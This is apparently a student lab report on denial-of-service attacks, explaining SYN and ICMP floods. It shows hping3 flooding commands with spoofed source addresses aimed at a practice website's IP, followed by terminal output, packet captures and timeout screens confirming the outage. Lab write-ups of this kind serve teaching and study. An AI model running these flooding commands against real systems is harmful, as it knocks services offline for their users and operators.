REVIEW 2

ARAVIND V RAJEEV

18BIT0387

OWASP ATTACKS

DOS ATTACKS


A Denial of Service (DoS) is a type of attack on a service that disrupts its normal function and prevents other users from accessing it.

The most common target for a DoS attack is an online service such as a website, though attacks can also be launched against networks, machines or even a single program.

A DoS attack prevents users from accessing a service by overwhelming either its physical resources or network connections. The attack essentially floods the service with so much traffic or data that no-one else can use it until the malicious flow has been handled.

One way to overload a service's physical resources is to send it so many requests in such a short time that it overwhelms all the available memory, processing or storage space. In extreme cases, this may even lead to damage of the physical components for these resources.


The volume of data used in a DoS or DDoS attack can be huge, up to a rate of several gigabits per seconds. Botnets are quite often used to perform DDoS attacks, as many services do not have the resources needed to counter an attack from thousands, or even hundreds of thousands, of infected devices.



<u>WEBSITE</u>

Simple static website hosted on an insecure server.

IP Address: 74.50.111.247




Lyrics - Login Page

username


Password

Sign in

SYN FLOOD



A SYN Flood is a common form of Denial-of-Service (DoS) attack that can target any system connected to the Internet and providing Transmission Control Protocol (TCP) services (e.g. web server, email server, file transfer). A SYN flood is a type of **TCP State-Exhaustion Attack that attempts to consume the connection state tables present in many infrastructure components**, such as load balancers, firewalls, Intrusion Prevention Systems (IPS), and the application servers themselves. This type of attack can take down even high-capacity devices capable of maintaining millions of connections.



A SYN-flood DoS attack (see the accompanying figure) **takes advantage of the TCP (Transmission Control Protocol) three-way handshake process by flooding multiple TCP ports on the target system with SYN (synchronize) messages** to initiate a connection between the source system and the target system.

The target system responds with a SYN-ACK (synchronize-acknowledgement) message for each SYN message it receives and temporarily opens a communications port for each attempted connection while it waits for a final ACK (acknowledgement) message from the source in response to each of the SYN-ACK messages. The attacking source never sends the final ACK messages and therefore the connection is never completed. The temporary connection will eventually time out and be closed, but not before the target system is overwhelmed with incomplete connections.

IMPLEMENTATION

Using hping3 in kali linux

```
sudo hping3 -C 15000 -d 120 -S -w 64 -p 80 --flood --rand-source 74.50.111.247
```

hping: To use the hping

C: Number of packets


w: Window Size

d: Packet Size


p: Port Number

flood: Sending packets without responding

rand-source: Spoofing the sender’s ip



Kali-Linux-2020.3-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
kali@kali: ~
*eth0
kali@kali: ~
File Actions Edit View Help

```
kali@kali:~$ sudo hping3 -C 15000 -d 120 -S -w 64 -p 80 --flood --rand-source 74.50.111.247
[sudo] password for kali:
HPING 74.50.111.247 (eth0 74.50.111.247): icmp mode set, 28 headers + 120 data bytes
[send_icmp] Unsupported icmp type!
kali@kali:~$ sudo hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood --rand-source 74.50.111.247
HPING 74.50.111.247 (eth0 74.50.111.247): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
--- 74.50.111.247 hping statistic ---
12489794 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
kali@kali:~$ 
```


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.     Time        Source            Destination      Protocol Length Info
   1306 1.423416142 89.115.235.146    74.50.111.247    TCP      174 14533 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
   1307 1.425993722 44.88.158.61      74.50.111.247    TCP      174 14534 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
   1308 1.432082050 72.247.86.238     74.50.111.247    TCP      174 14535 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
   1309 1.437150861 238.238.56.241    74.50.111.247    TCP      174 14536 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
   1310 1.438049045 134.176.101.45    74.50.111.247    TCP      174 14537 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
   1311 1.443100864 7.47.170.234      74.50.111.247    TCP      174 14538 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
   1312 1.444571193 109.18.37.26      74.50.111.247    TCP      174 14539 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
   1313 1.448167456 241.209.236.67    74.50.111.247    TCP      174 14540 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
   1314 1.448694746 245.101.48.68     74.50.111.247    TCP      174 14541 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
   1315 1.452883181 237.191.166.226   74.50.111.247    TCP      174 14542 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
   1316 1.452918129 217.227.84.211    74.50.111.247    TCP      174 14543 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
   1317 1.453694445 229.241.115.32    74.50.111.247    TCP      174 14544 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
   1318 1.464941499 48.170.84.37      74.50.111.247    TCP      174 14545 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
   1319 1.465361722 206.152.67.238    74.50.111.247    TCP      174 14546 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
   1320 1.470862268 7.140.101.61      74.50.111.247    TCP      174 14547 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
   1321 1.473305550 91.52.245.96      74.50.111.247    TCP      174 14548 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]

▸ Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0
▸ Ethernet II, Src: PcsCompu_5c:65:26 (08:00:27:5c:65:26), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
▸ Address Resolution Protocol (request)
```



This site can’t be reached


s138363-103027-itr.croto.hack.me took too long to respond.

Try:

- Checking the connection
- Checking the proxy and the firewall
- Running Windows Network Diagnostics


ERR_CONNECTION_TIMED_OUT

ICMP FLOOD



ICMP (Internet Control Message Protocol) is a transport level protocol. **ICMP is stacked on the Internet Layer and supports the core Internet protocol.** It is considered as one of the most essential systems that allow the internet to work flawlessly. ICMP offers **error control** and often it is employed to report errors, **send management queries and operations information**.

ICMP Flood involves the victim server being flooded with fabricated ICMP packets from a wide range of IP addresses. The malefactor aims to fill the channel and overload the victim server with fake requests.




Commonly, ICMP echo-request and echo-reply messages are used to ping a network device for the purpose of diagnosing the health and connectivity of the device and the connection between the sender and the device.

The Ping Flood attack aims to overwhelm the targeted device’s ability to respond to the high number of requests and/or overload the network connection with bogus traffic. By having many devices in a botnet target the same internet property or infrastructure component with ICMP requests, the attack traffic is increased substantially, potentially resulting in a disruption of normal network activity.


IMPLEMENTATION

sudo hping3 -1 -c 1500000--flood -a 74.50.111.245 192.168.0.255

-1: Switching to ICMP mode
-a: Spoofing the senders address
192.168.0.255: Network range of the local network




```
round-trip min/avg/max = 0.0/0.0/0.0 ms
kali@kali:~$ sudo hping3 -1 -c 1500000--flood -a 74.50.111.245 192.168.0.255
HPING 192.168.0.255 (eth0 192.168.0.255): icmp mode set, 28 headers + 0 data bytes
^C
--- 192.168.0.255 hping statistic ---
164 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
kali@kali:~$
```



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1200…	998.718792011	74.50.111.245	192.168.0.255	ICMP	42	Echo (ping) request id=0x5107, seq=28928/113, ttl=64 (no response found!)
1200…	999.721025684	74.50.111.245	192.168.0.255	ICMP	42	Echo (ping) request id=0x5107, seq=29184/114, ttl=64 (no response found!)
1200…	1000.7416925…	74.50.111.245	192.168.0.255	ICMP	42	Echo (ping) request id=0x5107, seq=29440/115, ttl=64 (no response found!)
1200…	1001.7426866…	74.50.111.245	192.168.0.255	ICMP	42	Echo (ping) request id=0x5107, seq=29696/116, ttl=64 (no response found!)
1200…	1002.7433043…	74.50.111.245	192.168.0.255	ICMP	42	Echo (ping) request id=0x5107, seq=29952/117, ttl=64 (no response found!)
1200…	1003.7527226…	74.50.111.245	192.168.0.255	ICMP	42	Echo (ping) request id=0x5107, seq=30208/118, ttl=64 (no response found!)
1200…	1004.7534265…	74.50.111.245	192.168.0.255	ICMP	42	Echo (ping) request id=0x5107, seq=30464/119, ttl=64 (no response found!)
1200…	1005.7540698…	74.50.111.245	192.168.0.255	ICMP	42	Echo (ping) request id=0x5107, seq=30720/120, ttl=64 (no response found!)
1200…	1006.7544607…	74.50.111.245	192.168.0.255	ICMP	42	Echo (ping) request id=0x5107, seq=30976/121, ttl=64 (no response found!)
1200…	1007.7585240…	74.50.111.245	192.168.0.255	ICMP	42	Echo (ping) request id=0x5107, seq=31232/122, ttl=64 (no response found!)
1200…	1008.7587868…	74.50.111.245	192.168.0.255	ICMP	42	Echo (ping) request id=0x5107, seq=31488/123, ttl=64 (no response found!)
1200…	1009.7606875…	74.50.111.245	192.168.0.255	ICMP	42	Echo (ping) request id=0x5107, seq=31744/124, ttl=64 (no response found!)
1200…	1010.7614859…	74.50.111.245	192.168.0.255	ICMP	42	Echo (ping) request id=0x5107, seq=32000/125, ttl=64 (no response found!)
1200…	1011.7649618…	74.50.111.245	192.168.0.255	ICMP	42	Echo (ping) request id=0x5107, seq=32256/126, ttl=64 (no response found!)
1200…	1012.7743919…	74.50.111.245	192.168.0.255	ICMP	42	Echo (ping) request id=0x5107, seq=32512/127, ttl=64 (no response found!)
1200…	1013.7920988…	74.50.111.245	192.168.0.255	ICMP	42	Echo (ping) request id=0x5107, seq=32768/128, ttl=64 (no response found!)

```
▸ Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0
▸ Ethernet II, Src: PcsCompu_5c:65:26 (08:00:27:5c:65:26), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
▸ Address Resolution Protocol (request)
```



This site can’t be reached

s138363-103027-itr.croto.hack.me took too long to respond.

Try:

- Checking the connection
- Checking the proxy and the firewall
- Running Windows Network Diagnostics

ERR_CONNECTION_TIMED_OUT